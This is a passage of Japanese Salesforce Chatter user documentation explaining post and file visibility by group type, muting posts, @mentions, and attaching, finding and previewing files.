	非公開グループ	• このグループのメンバーの [自分がフォローするもの] フィードに投稿が表示されます。 • 投稿でメンションされているグループメンバーの [自分がフォローするもの]、[自分に送信] およびプロファイルのフィードに投稿が表示されます。	グループのメンバーのみのグループフィード、フィードの検索結果、および [すべての会社] フィードに投稿が表示されます。	投稿に添付したファイルは、グループにアクセスできるユーザが使用できます。また、ファイルは検索結果およびファイルリストにも表示されます。
	リストに記載しないグループ	• このグループのメンバーの [自分がフォローする	グループメンバーと「リストに記載しないグループの管理」	投稿に添付したファイルは、グループにアクセスできるユー

投稿対象	可能な投稿先	私の投稿を直接取得できるユーザ	私の投稿が表示される場所	ファイルの考慮事項
		もの] フィードに投稿が表示されます。 • 投稿でメンションされているグループメンバーの [自分がフォローするもの]、[自分に送信] およびプロファイルのフィードに投稿が表示されます。	権限を持つユーザにのみ、グループフィード、[すべての会社] フィード、およびあなたのプロファイルに投稿が表示されます。	ザであれば表示および検索できます。
	顧客グループ	• このグループのメンバーの [自分がフォローするもの] フィードに投稿が表示されます。 • 投稿でメンションされているグループメンバーの [自分がフォローするもの]、[自分に送信] およびプロファイルのフィードに投稿が表示されます。	グループのメンバーのみのグループフィード、フィードの検索結果、および [すべての会社] フィードに投稿が表示されます。メンバーには従業員および顧客が含まれます。	投稿に添付したファイルは、グループにアクセスできるユーザが使用できます。また、ファイルは検索結果およびファイルリストにも表示されます。
トピックの詳細ページ	私のフォローされている人	• あなたをフォローしているユーザの [自分がフォローするもの] フィードに投稿が表示されます。 • 投稿でメンションされているユーザの [自分が	• トピックの詳細ページでのあなたの投稿は、すべてのユーザに表示されます。 • 自分のプロファイルに移動したすべてのユーザは、自分のプロファイルで投稿	投稿にファイルを添付すると、従業員は全員そのファイルを使用できます。また、ファイルは検索結果およびファイルリストにも表示されます。

投稿対象	可能な投稿先	私の投稿を直接取得できるユーザ	私の投稿が表示される場所	ファイルの考慮事項
		フォローするもの]、[自分に送信]およびプロファイルフィードに投稿が表示されます。	を表示できます。 • 投稿はフィードの検索結果に表示されます。 • すべてのユーザの[すべての会社]フィードに投稿が表示されます。	
	公開グループ	• このグループのメンバーの[自分がフォローするもの]フィードに投稿が表示されます。 • 投稿でメンションされているグループメンバーの[自分がフォローするもの]、[自分に送信]およびプロファイルのフィードに投稿が表示されます。	• トピックの詳細ページでのあなたの投稿は、すべてのユーザに表示されます。 • グループに移動したすべてのユーザは、グループページで投稿を確認できます。 • 投稿はフィードの検索結果に表示されます。 • すべてのユーザの[すべての会社]フィードに投稿が表示されます。	投稿に添付したファイルは、グループにアクセスできるユーザが使用できます。また、ファイルは検索結果およびファイルリストにも表示されます。
	非公開グループ	• このグループのメンバーの[自分がフォローするもの]フィードに投稿が表示されます。 • 投稿でメンションされているグループメンバー	グループのメンバーのみが、トピック詳細ページ、グループフィード、フィード検索結果、および[すべての会社]フィードへのあなたの投稿を参照できます。	投稿に添付したファイルは、グループにアクセスできるユーザが使用できます。また、ファイルは検索結果およびファイルリストにも表示されます。

投稿対象	可能な投稿先	私の投稿を直接取得できるユーザ	私の投稿が表示される場所	ファイルの考慮事項
		の [自分がフォローするもの]、[自分に送信] およびプロファイルのフィードに投稿が表示されます。		
	顧客グループ	• このグループのメンバーの [自分がフォローするもの] フィードに投稿が表示されます。 • 投稿でメンションされているグループメンバーの [自分がフォローするもの]、[自分に送信] およびプロファイルのフィードに投稿が表示されます。	グループのメンバーのみが、トピック詳細ページ、グループフィード、フィード検索結果、および [すべての会社] フィードへのあなたの投稿を参照できます。メンバーには従業員および顧客が含まれます。 顧客はあなたの投稿を表示できますが、トピックの参照やアクセスはできません。	投稿に添付したファイルは、グループにアクセスできるユーザが使用できます。また、ファイルは検索結果およびファイルリストにも表示されます。
リストに記載しないグループ	リストに記載しないグループで、トピックは使用できません。リストに記載しないグループに投稿またはコメントを記載する際に、ハッシュタグトピックを追加することができます。このトピックは、投稿後にリンクとして書式設定されます。ただし、トピック詳細ページは作成されず、リンクは機能しません。			
別のユーザのプロファイル	そのユーザのプロファイルのみ	• この人をフォローしているユーザの [自分がフォローするもの] フィードに投稿が表示されます。 • 投稿でメンションされているユーザの [自分がフォローするもの]、[自分に送信]	• その人のプロファイルに移動したすべてのユーザが、あなたのプロファイルであなたの投稿を確認できます。 • 投稿はフィードの検索結果に表示されます。	投稿にファイルを添付すると、従業員は全員そのファイルを使用できます。また、ファイルは検索結果およびファイルリストにも表示されます。

投稿対象	可能な投稿先	私の投稿を直接取得できるユーザ	私の投稿が表示される場所	ファイルの考慮事項
		およびプロファイルフィードに投稿が表示されます。	• すべてのユーザの[すべての会社]フィードに投稿が表示されます。	
公開グループ	公開グループのみに投稿	• このグループのメンバーの[自分がフォローするもの]フィードに投稿が表示されます。 • 投稿でメンションされているグループメンバーの[自分がフォローするもの]、[自分に送信]およびプロファイルのフィードに投稿が表示されます。	• グループに移動したすべてのユーザは、グループページで投稿を確認できます。 • 投稿はフィードの検索結果に表示されます。 • すべてのユーザの[すべての会社]フィードに投稿が表示されます。	投稿に添付したファイルは、グループにアクセスできるユーザが使用できます。また、ファイルは検索結果およびファイルリストにも表示されます。
非公開グループ	非公開グループのみに投稿	• このグループのメンバーの[自分がフォローするもの]フィードに投稿が表示されます。 • 投稿でメンションされているグループメンバーの[自分がフォローするもの]、[自分に送信]およびプロファイルのフィードに投稿が表示されます。	グループのメンバーのみのグループフィード、フィードの検索結果、および[すべての会社]フィードに投稿が表示されます。	投稿に添付したファイルは、グループにアクセスできるユーザが使用できます。また、ファイルは検索結果およびファイルリストにも表示されます。

投稿対象	可能な投稿先	私の投稿を直接取得できるユーザ	私の投稿が表示される場所	ファイルの考慮事項
リストに記載しないグループ	リストに記載しないグループのみに投稿	• このグループのメンバーと「リストに記載しないグループの管理」権限を持つユーザにのみ、[自分がフォローするもの] フィードに投稿が表示されます。 • 投稿でメンションされているグループメンバーの [自分がフォローするもの]、[自分に送信] およびプロファイルのフィードに投稿が表示されます。	グループのメンバーのみのグループフィード、フィードの検索結果、および [すべての会社] フィードに投稿が表示されます。	投稿に添付したファイルは、グループにアクセスできるユーザであれば表示および検索できます。
顧客グループ	顧客グループのみに投稿	• このグループのメンバーの [自分がフォローするもの] フィードに投稿が表示されます。 • 投稿でメンションされているグループメンバーの [自分がフォローするもの]、[自分に送信] およびプロファイルのフィードに投稿が表示されます。	グループのメンバーのみのグループフィード、フィードの検索結果、および [すべての会社] フィードに投稿が表示されます。メンバーには従業員および顧客が含まれます。	投稿に添付したファイルは、グループにアクセスできるユーザが使用できます。また、ファイルは検索結果およびファイルリストにも表示されます。
レコードページ	レコードのみに投稿	• このレコードをフォローしているユーザおよび	このレコードにアクセスする権限を持つすべてのユーザのレ	投稿にファイルを添付すると、ファイルはそのレコードに関

投稿対象	可能な投稿先	私の投稿を直接取得できるユーザ	私の投稿が表示される場所	ファイルの考慮事項
		このレコードにアクセスする権限を持つすべてのユーザの [自分がフォローするもの] フィードに投稿が表示されます。 • 投稿でメンションされているユーザおよびこのレコードにアクセスする権限を持つユーザの [自分がフォローするもの]、[自分に送信] およびプロファイルのフィードに投稿が表示されます。	コード詳細ページ、プロファイル、フィードの検索結果、および [すべての会社] フィードに投稿が表示されます。	連付けられます。レコードに対する共有権限を持つすべてのユーザがファイルにアクセスできます。

メモ: アーカイブ済みグループに対して新しい投稿を作成することはできません。アーカイブ済みグループの既存の投稿に対するコメントには、グループがアーカイブされる前と同じ表示設定が適用されます。

私の投稿が他のユーザに表示されないようにすることはできますか?

あなたのプロファイルへの投稿は、顧客以外のすべての人に表示されます。また、あなたをフォローしている人はそれぞれのChatterフィードであなたの投稿を確認できます。ただし、レコードを変更した場合、レコードの参照権限を持つユーザのフィードにのみレコードの更新が表示されます。

関連トピック:

Chatter メッセージの送信

グループに投稿すると、その投稿は私のプロファイルに表示され、他のユーザからも見ることができますか?

はい、投稿が誰に表示されるかはグループの種別によって異なります。投稿先のグループに応じて、次のようになります。

- 公開グループ — 顧客以外のすべての人があなたのプロファイルの投稿を表示できます。

- 非公開グループ — 他のグループメンバーのみがあなたのプロファイルの投稿を表示できます。
- 顧客を許可する非公開グループ—すべてのメンバーがグループ内の投稿を表示できます。グループのメンバーである顧客には、投稿がグループページでは表示されますが、あなたのプロファイルでは表示されません。
- 「リストに記載しないグループの管理」権限を持つ、リストに記載しないグループメンバーとユーザにのみ、あなたのプロファイルへの投稿が表示されます。グループのメンバーである顧客には、投稿がグループページでは表示されますが、あなたのプロファイルでは表示されません。

関連トピック:

Chatter グループ

投稿のミュート

ニュースフィードの表示内容を制御し、関心がなくなった投稿をミュートします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

フィードおよびフィード投稿の詳細表示から投稿をミュートできます。[ホーム] タブおよび Chatter タブではミュートできますが、グループ、プロファイル、またはレコードフィードではミュートできません。システム管理者がメールの返信を有効にした場合、「ミュート」という 1 語のみで投稿メールに返信すると、投稿をミュートできます。

フィードで投稿をミュートするには、投稿のドロップダウンメニューから[ミュート] を選択します。

詳細ビューから投稿をミュートする手順は、次のとおりです。

1. 投稿の日付スタンプをクリックするか、メール通知で[参照/コメント]ボタンをクリックして、フィードの詳細ビューに移動します。
2. 投稿のドロップダウンメニューから、[ミュート] を選択します。

投稿をミュートすると、次のようになります。


- Salesforce Classic で、[ホーム] タブと Chatter タブのフィードにその投稿が表示されなくなる。Lightning Experience と、カスタマーサービス (Napili) テンプレートに基づくコミュニティでは、投稿がそのまま残ります。
- その投稿への更新について通知を受信しなくなる。
- [ミュート済み] 条件を使用してミュート済み投稿を表示できる。
- ミュート済み投稿で他のユーザがこのユーザにメンションした場合、その投稿は自動的にミュート解除される。投稿がフィードに再表示され、メール通知を有効にしている場合は、更新に関する通知を受信します。
- 最初にグループ、プロファイル、またはレコードフィードに投稿された場合、その投稿は引き続きそのフィードに表示される。

  たとえば、自分がメンバーであるグループに他のユーザが投稿したとします。その投稿は、[ホーム] タブと Chatter タブのグループフィードと自分のニュースフィードに表示されます。ニュースフィードの投稿をミュートできますが、グループフィードには投稿が引き続き表示されます。

例: 投稿はドロップダウンメニューから次の手順でミュートします。



ミュートしたすべての投稿を表示するには、[ミュート済み] 条件を選択します。



人とグループのメンション

投稿やコメントでのユーザおよびグループへの @メンション

個々のユーザやグループに @メンションすることで、それらに関連する内容を議論したときは常に本人に知らせます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

1. 投稿を作成するときに、@ を入力し、続けてユーザ名やグループ名の最初の数文字を入力します。
2. 一致リストからユーザまたはグループを選択します。

   リストには、次の一致がすべて含まれます。

   - 人、通常はよくやりとりするユーザ
   - 公開グループ
   - 自分がメンバーである非公開グループ

   1 つの投稿またはコメントに、25 を超えるメンションを含めることはできません。アーカイブされたグループ、リストに記載しないグループ、顧客グループ、自分がメンバーではない非公開グループにはメンションできません。
3. [共有] をクリックして、更新を投稿します。

更新を投稿すると、次のようになります。

- ユーザ名がそのユーザのプロファイルへのリンクになり、グループ名がグループページへのリンクになります。
- ユーザにメンションした場合、メンションされたユーザのプロファイルフィードおよび [自分宛て] フィードに更新が表示されます。
- メンションされたときにメールを受信することを選択したユーザには、Chatter からメール通知が送信されます。

  メモ: 例外として、自分自身について @ メンションする場合は、通知を受信しません。
- グループにメンションした場合、
  - グループフィードと各グループメンバーの [自分がフォローするもの] フィードに更新が表示されます。
  - Chatter から、グループの [すべての投稿にメールを送信] 設定を有効にしているグループメンバーにメール通知が送信されます。

    メモ: モバイルデバイスでは現在、グループメンションの転送通知は送信されません。
  - レコードフィード上のメンションの場合、そのレコードがグループレコードリストに表示されます。

例: 同僚の Madison が、Acme 製品の機能に関する情報を探していると投稿したとします。あなたは Madison の投稿に対して次のコメントを返信します。「@Bob Smith に連絡をとってください。彼は Acme のアカウントマネージャです。@Acme Products、この機能に関して Madison に提供できる追加情報はありますか?」Bob Smith (メンションされたときにメールを受信することを選択した場合) と Acme Products グループのメンバーの両方が、あなたの投稿に関するメール通知を受け取ります。Madison は、更新の **[@Bob Smith]** をク

リックして Bob のプロファイルを表示したり、@Acme Products をクリックしてグループのページを表示したりできます。

Chatter では、Salesforce のセキュリティおよび共有ルールが適用されます。レコード、または非公開グループやリストに記載しないグループに投稿し、そのレコードへのアクセス権を持っていないかグループのメンバーでないユーザに @メンションするとします。この場合、@メンションは灰色のリンクで表示されます。メンションされたユーザは投稿を参照できず、投稿についての通知も受け取りません。たとえば、Madison がプロジェクトチームの非公開グループを作成し、同僚の Sandy Dunn をグループに追加し忘れたとします。Madison がこのグループに更新を投稿して Sandy Dunn に @メンションしても、Sandy Dunn にはこの更新が通知されません。Sandy は非公開グループのメンバーでないため、更新を参照することもできません。その後 Madison が Sandy をグループに追加しても、Chatter から Sandy に以前のメンションについて通知されることはありません。

関連トピック:

- Chatter 投稿の共有
- Chatter 投稿へのリンクの共有設定
- 1 つの Chatter 投稿の表示
- ユーザおよびグループの @メンション — 表示

ユーザおよびグループの @メンション — 表示

更新でユーザまたはグループを @メンションする場合、その更新へのアクセス権を持つすべてのユーザは、投稿およびすべてのコメントを表示できます。

次の表に、ユーザ、公開グループ、非公開グループにメンションしている投稿およびコメントをどこで見つけることができるのかを示します。顧客を含む非公開グループおよびリストに記載しないグループには、メンションできません。

投稿が行われた場所	メンション先	投稿およびコメントを参照できるユーザ
ユーザのプロファイル	他のユーザ	ユーザのプロファイルへのアクセス権を持つユーザ。
	公開グループ	ユーザのプロファイルへのアクセス権を持つユーザ。
	非公開グループ	非公開グループのメンバーではない場合でも、ユーザのプロファイルへのアクセス権を持つユーザ。
公開グループ A	他のユーザ	公開グループ A へのアクセス権を持つユーザ。
	公開グループ B	公開グループ A へのアクセス権を持つユーザ。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

投稿が行われた場所	メンション先	投稿およびコメントを参照できるユーザ
	非公開グループ	非公開グループのメンバーではない場合でも、公開グループ A へのアクセス権を持つユーザ。
非公開グループ A	他のユーザ	非公開グループ A のメンバー。
	公開グループ	非公開グループ A のメンバー。
	非公開グループ B	非公開グループ B のメンバーではない場合でも、非公開グループ A のメンバー。両方の非公開グループのメンバーは、非公開グループ B のフィードの投稿も参照できます。
リストに記載しないグループ A	他のユーザ	リストに記載しないグループ A のメンバーと「リストに記載しないグループの管理」権限を持つユーザ。
	公開グループ	リストに記載しないグループ A のメンバーと「リストに記載しないグループの管理」権限を持つユーザ。
	非公開グループ B	リストに記載しないグループ A のメンバーであり、「リストに記載しないグループの管理」を持つ、非公開グループ B のメンバー。
レコード詳細ページ	他のユーザ	レコードへの共有アクセス権を持つユーザ。
	公開グループ	レコードへの共有アクセス権を持つユーザ。
	非公開グループ	非公開グループのメンバーではない場合でも、レコードへの共有アクセス権を持つユーザ。

投稿およびコメントの表示は、投稿への共有アクセス権によって異なります。元の投稿へのアクセス権があれば、投稿のすべての後続のコメントにもアクセスできます。

私の添付ファイルとリンクを参照できるユーザは?

ファイルやリンクを投稿またはコメントに添付して他のユーザと共有します。

投稿およびコメントへのリンクとファイルの添付は、デバイス、Salesforce Files、Files Connect 外部ソース、Salesforce CRM Content ライブラリから行います。Microsoft® PowerPoint のプレゼンテーションや Excel スプレッドシートから、Adobe® PDF、画像ファイル、音声ファイル、動画ファイルまで、あらゆるファイル形式をサポートします。

次の表では、添付したファイルを表示できるユーザと表示される場所について説明します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ファイルの添付先	ファイルを表示できるユーザ	ファイルの表示場所
Chatter フィード上	社内のすべての Chatter ユーザ	• 自分および自分をフォローしている人の Chatter フィードおよびプロファイル • 社内のすべての Chatter ユーザの [ファイル] リストと Salesforce CRM Content
自分の Chatter プロファイル、または他のユーザの Chatter プロファイル	社内のすべての Chatter ユーザ	• 自分のフィード、自分をフォローしている人のフィード、他のユーザのフィード、およびそのユーザをフォローしている人のフィードおよびプロファイル • プロファイルの [所有ファイル] リスト • 社内のすべての Chatter ユーザの [ファイル] リストと Salesforce CRM Content
公開グループ	社内のすべての Chatter ユーザ	• 自分のフィード、自分をフォローしている人のフィード、およびグループメンバーのフィード • 自分のプロファイルの自分のフィード • グループのフィード • グループの [グループファイル] リスト • 社内のすべての Chatter ユーザの [ファイル] ページと Salesforce CRM Content
自分がメンバーになっている非公開グループ	グループのメンバー、「すべてのデータの編集」権限と「すべてのデータの参照」権限を持つユーザ	• 自分のフィードおよびグループメンバーのフィード • 自分のプロファイルの自分のフィード • グループのフィード • グループの [グループファイル] リスト • 自分の [ファイル] リスト、グループメンバーの [ファイル] リ

ファイルの添付先	ファイルを表示できるユーザ	ファイルの表示場所
		スト、および Salesforce CRM Content
自分がメンバーになっているリストに記載しないグループ	グループのメンバーと「リストに記載しないグループの管理」権限を持つユーザ	• 自分のフィードおよびグループメンバーのフィード • 自分のプロファイルの自分のフィード • グループのフィード • グループの [グループファイル] リスト • 自分の [ファイル] リスト、グループメンバーの [ファイル] リスト、および Salesforce CRM Content
レコード	レコードへの共有権限を持つユーザ	• レコード詳細ページ • 自分のプロファイルページ • フィード検索結果 • すべての会社フィード

関連トピック:

投稿の表示

ファイルまたはリンクの添付

投稿またはコメントへのファイルの添付

Salesforce またはコンピュータからファイルとリンクを投稿またはコメントに添付して他のユーザと共有します。

Microsoft® PowerPoint プレゼンテーションや Excel スプレッドシートから、Adobe® PDF、画像ファイル、音声ファイル、動画ファイルまで、あらゆるファイル形式を添付できます。最大ファイルサイズは 2 GB です。

ファイルを添付する場合、次の点に留意してください。

- ファイルがフィードに投稿されると、ファイルが当初非公開に設定されていても、会社内の全員が投稿を表示できます。非公開グループに投稿されたファイルのみが、そのグループ内で非公開に保たれます。
- ファイルをグループまたはライブラリから添付すると、そのファイルへの参照が作成されます。Salesforce CRM Content のファイルを更新した場合は、更新もフィードに反映されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

- Lightning Experience では、最大 10 個のファイルをフィード投稿に添付できます。
- 外部データソースからファイルを投稿できます。ファイルセレクタから外部ソースを選択し、フォルダから投稿するファイルに移動します。対応する外部ファイルの新しいファイル参照またはコピーが Salesforce で作成されます。選択したファイルのファイル参照がすでに存在している場合は、再利用されます。

1. 投稿にファイルを添付するにはフィード上部の [ファイル] をクリックし、コメントにファイルを添付するにはコメントの下にある [ファイル添付] をクリックします。

   ファイルのフィード追跡による更新に対してコメントする場合、[ファイル添付] オプションは使用できません。

2. 次のいずれかの操作を実行します。
   - すでに Salesforce にアップロードされているファイル、Salesforce Files Sync フォルダから同期されているファイル、または Files Connect 外部データソースに存在するファイルを添付するには、**[Salesforce からファイルを選択]** をクリックします。
   - コンピュータから新しいファイルを添付するには、[コンピュータからファイルをアップロード] をクリックします。

3. 添付するファイルを参照します。

   リンク、Google ドキュメント、[ドキュメント] タブのドキュメント、[メモと添付ファイル] 関連リストの添付ファイルは [添付するファイルを選択] リストには含まれません。添付するファイルの検索についての詳細は、「Chatter フィードに添付するファイルの検索」を参照してください。

4. ファイルに関する投稿またはコメントを追加します。

   テキストを入力しない場合、一般的な更新が添付ファイルと共に投稿されます。

5. テキストボックスの下の[私をフォローしている人]を選択して、プロファイルに投稿を公開します。グループに投稿する場合は、[グループ] を選択します。[グループを検索] 項目にグループ名の一部を入力し、ドロップダウンリストからグループを選択します。選択できるのは所属するグループのみです。

6. [共有] をクリックします。

関連トピック:

アップロードとファイル共有の概要
新しいバージョンのファイルのアップロード
Files Connect を使用した外部ファイルのアクセスおよび共有

Chatter フィードに添付するファイルの検索

所有し、アクセス権を持つ Salesforce ファイルのリストをファイルセレクタで表示できます。Salesforce Classic では、フィードの上にある [ファイル] をクリックし、Salesforce からファイルを選択します。Lightning Experience では、投稿の下にあるクリップアイコンをクリックして [ファイルを選択] ウィンドウを開きます。デフォルトで最近参照した 25 ファイルが一覧表示されます。

ファイルセレクタから特定のファイルグループを表示および検索するには、サイドバーで特定のフィルタをクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

- すべてのファイル — 次のファイルを含む、所有しているか、アクセス権を持つすべてのファイルが表示されます。
  - 自分と共有しているファイル
  - 自分がフォローしているファイル
  - Chatter グループ内のファイル
  - ライブラリ内のファイル
  - 他のユーザにより Chatter フィードに添付されるファイル。自分がメンバーになっているすべての公開グループおよび非公開グループに添付されるファイルを含みます。自分がメンバーではない非公開グループに添付されるファイルにはアクセスできません。

  この検索条件は、Salesforce Classic でのみ使用できます。
- 最近 — 最近参照したファイルが表示されます。
- 私のファイル — 自分が所有、共有、またはフォローしているすべてのファイル。
  - 自分が所有者 — 次のファイル。
    - ホームまたは [ファイル] ページにファイルをアップロードしたファイル。これらのファイルは非公開であり、誰とも共有されませんが、表示、共有、Chatter フィードへの添付を行うことができます。
    - コンピュータから Chatter フィードに添付したファイル。
    - Salesforce Files Sync フォルダを使用して同期したファイル。
    - 自分がメンバーになっている Salesforce CRM Content ライブラリおよび自分の非公開ライブラリにアップロードしたファイル。
  - 自分と共有されている — 自分と非公開で共有しているファイルまたはプロファイルへの公開投稿で共有しているすべてのファイル。
  - フォローしている — 自分がフォローしているすべてのファイル。*(Chatter が必要)*
- 私のグループ内のファイル — 自分と他の人が自分がメンバーになっているグループと共有しているすべてのファイル。最後にアクセスした 5 グループが一覧表示されます。
- 私のライブラリ内のファイル — 自分がメンバーになっているライブラリに自分と他のユーザがアップロードしたすべてのファイルと、自分の非公開ライブラリに自分がアップロードしたすべてのファイル。自分の非公開ライブラリも含めて、自分がメンバーになっている最初の 5 ライブラリが一覧表示されます。自分が5つを超えるライブラリのメンバーになっている場合、[さらに表示]をクリックすると、すべて表示されます。
- 同期済み — Salesforce Files Sync フォルダ内で同期されているすべてのファイル。この条件を使用できるのは、「ファイルを同期」権限を持つユーザのみです。

- 外部ファイル — Files Connect 外部データソース内のアクセス権を持つすべてのファイル。検索は選択した外部データソースに限定されます。

メモ:

- 自分がメンバーであり、ライブラリ権限定義の［コンテンツを Chatter フィードに投稿］または［ライブラリの管理］チェックボックスがオンになっているライブラリのファイルのみが表示されます。
- 「ファイルを同期」権限を持つユーザには、[すべてのファイル]、[私のファイル]、または[私のグループ内のファイル]検索条件は表示されません。「ファイルを同期」権限のないユーザには、[同期済み]検索条件は表示されません。

検索ボックスからファイルを検索する手順は、次のとおりです。

1. 必要に応じて、サイドバーにある条件をクリックし、検索対象を特定のファイルセットに限定します。
2. [検索] ボックスに検索語を入力します。検索は、ファイル名、説明、所有者、種類を基準に行うか、ファイルのテキスト内で行うことができます。
3. [検索] をクリックすると、検索語に基づいてフィルタされたすべての関連ファイルが表示されます。または、 をクリックすると、検索語がクリアされます。

[添付するファイルを選択] リストに次は含まれません。

- [ドキュメント] タブのドキュメント。
- [メモと添付ファイル] 関連リストの添付ファイル。
- Chatter の投稿に添付されたリンク。
- 個人ライブラリのファイル。

関連トピック:

ファイルの検索

Chatter フィードのファイルに対する操作の実行

フィードのファイルに対して次の操作を実行できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

- プレビュー — サムネイルをクリックするか、ファイルの横にある [追加アクション] > [プレビュー] をクリックします。
- ダウンロード — ファイルの横にある [追加アクション] > [ダウンロード] をクリックします。
- 新しいバージョンのアップロード — ファイルの横にある[追加アクション] > [新しいバージョンをアップロード] をクリックします。
- ファイルの詳細ページの表示 — ファイル名またはファイルの横にある [追加アクション] > [ファイルの詳細を表示] をクリックします。
- フォローする — ファイルの横にある[フォロー]をクリックすると、Chatter フィードのファイルに関する更新を受信できます。 をクリックすると、ファイルに関する更新の受信を停止できます。
- 共有 — ファイルの横にある [追加アクション] > [ファイルの共有設定] をクリックすると、ユーザまたはグループと、あるいはリンクを使用してファイルを共有できます。

- 「ファイルを同期」権限があり、ファイルの所有者である場合、コンピュータの Salesforce Files Sync フォルダと Chatter 間でファイルを同期するには、[同期] をクリックします。ファイルの同期を停止するには、[同期を解除] をクリックします。

ファイルに対して誰がどのような操作を実行できるかについての詳細は、「私のファイルを参照できるユーザは?」を参照してください。

関連トピック:

ファイルの詳細の表示
新しいバージョンのファイルのアップロード
ファイルが共有されている場所の表示

Chatter フィードでのファイルのダウンロードと表示

Chatter フィードに投稿したファイルは、ダウンロードして保存できるだけでなく、ダウンロードせずにブラウザでプレビューすることもできます。

Chatter には、ファイルをダウンロードしてプレビューできる場所が次のようにいくつかあります。

- [ファイル] ページ — [ ] > [ダウンロード] をクリックするか、ファイルの横にある プレビュー ( ) アイコンをクリックします。
- Chatter フィード — ファイルの横にある [追加アクション] > [ダウンロード] をクリックします。またはファイルをプレビューするには、ファイルのサムネイルをクリックするか、[追加アクション] > [プレビュー] をクリックします。
- プロファイルのリスト別の [所有ファイル] — [ ] > [ダウンロード] をクリックするか、ファイルの横にある プレビュー ( ) アイコンをクリックします。
- グループの [共有ファイル] リスト — [ ] > [ダウンロード] をクリックするか、ファイルの横にある プレビュー ( ) アイコンをクリックします。
- レコードの [メモと添付ファイル] 関連リストでは、フィードの添付ファイルの横にある [ダウンロード] をクリックしてファイルをプレビューするか、フィード添付ファイルの横にある [プレビュー] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ファイルをプレビューすると、ブラウザで拡張ドキュメントビューアを使用してファイルが開きます。拡張ドキュメントビューアには、ドキュメントを表示するための次の機能があります。

- ドキュメントツールバーで次のページ ( )、前のページ ( )、最初のページ ( )、最後のページ ( ) の各アイコンを使用する他に、右クリックして [次のページ] と [前のページ] を選択し、ドキュメントを 1 ページずつ移動できます。
- スクロールバーを使用すると、[次のページ] および [前のページ] アイコンをクリックしなくても、ドキュメント内を連続して移動できます。PowerPoint ファイルでは、連続してスクロールすることはできません。
- ページ項目にページ番号を入力して Enter キーをクリックすると、そのページに直接ジャンプできます。

- 右クリックメニューから [幅を合わせる] を選択するとドキュメントの幅を拡張でき、[ページ全体を合わせる] を選択するとドキュメントのページ全体をプレビューできます。幅全体表示アイコン ( ) とページ全体表示アイコン ( ) は、ツールバーにもあります。
- 右クリックメニューから [全画面] を選択するとドキュメントを全画面モードでプレビューでき、[終了] を選択すると全画面モードを終了できます。全画面アイコン ( ) と終了アイコン ( ) は、ツールバーにもあります。
- 右クリックメニューから [ズーム/イン] または [ズームアウト] を実行できます。拡大アイコン ( ) と縮小アイコン ( ) は、ツールバーにもあります。
- キーボードの矢印キーを使用して、ドキュメントを 1 ページずつ移動できます。ドキュメントビューアをクリックして、次のようにキーを使用します。
  - 右矢印キー: PowerPoint ドキュメントの次のスライドに移動、および PDF、Word または Excel ドキュメントの次のページに移動します。
  - 左矢印キー: PowerPoint ドキュメントの前のスライドに移動、および PDF、Word または Excel ドキュメントの前のページに移動します。
  - 上矢印キー: PowerPoint ドキュメントの前のスライドに移動、および PDF、Word または Excel ドキュメントのページを上にスクロールします。
  - 下矢印キー: PowerPoint ドキュメントの次のスライドに移動、および PDF、Word または Excel ドキュメントのページを下にスクロールします。

メモ:

- 暗号化されたファイル、パスワードで保護されたファイル、コピー保護された PDF、不明なファイル形式、25 MB を超えるファイルなど、プレビューできないファイルもあります。プレビューできないファイルについては、フィードやリストビューで [プレビュー] オプションを使用できません。また、ファイルは汎用のファイル形式アイコンとしてフィードに表示されます。Microsoft Office 2007 機能の一部はプレビューでは正しく表示されません。ファイルはプレビュー可能であるのにプレビューが存在しない場合は、Salesforce システム管理者に問い合わせてください。プレビューを再生成できる可能性があります。
- Internet Explorer 11 では、[プレビュー] オプションにより、ファイルの詳細ページにリダイレクトされます。

関連トピック:

私の添付ファイルとリンクを参照できるユーザは?

フィードからのファイルとリンクの削除

フィードからのファイルとリンクの削除

Chatter フィードからリンクを削除するには、その投稿を削除します。ファイルを削除するには、ファイル詳細ページまたはコンテンツ詳細ページに移動します。ファイル所有者のみがファイルを削除できます。「すべてのデータの編集」権限を持つユーザは、すべてのコメント、投稿、ファイル、リンクを削除できます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

レコードの Chatter フィードからのファイルの削除

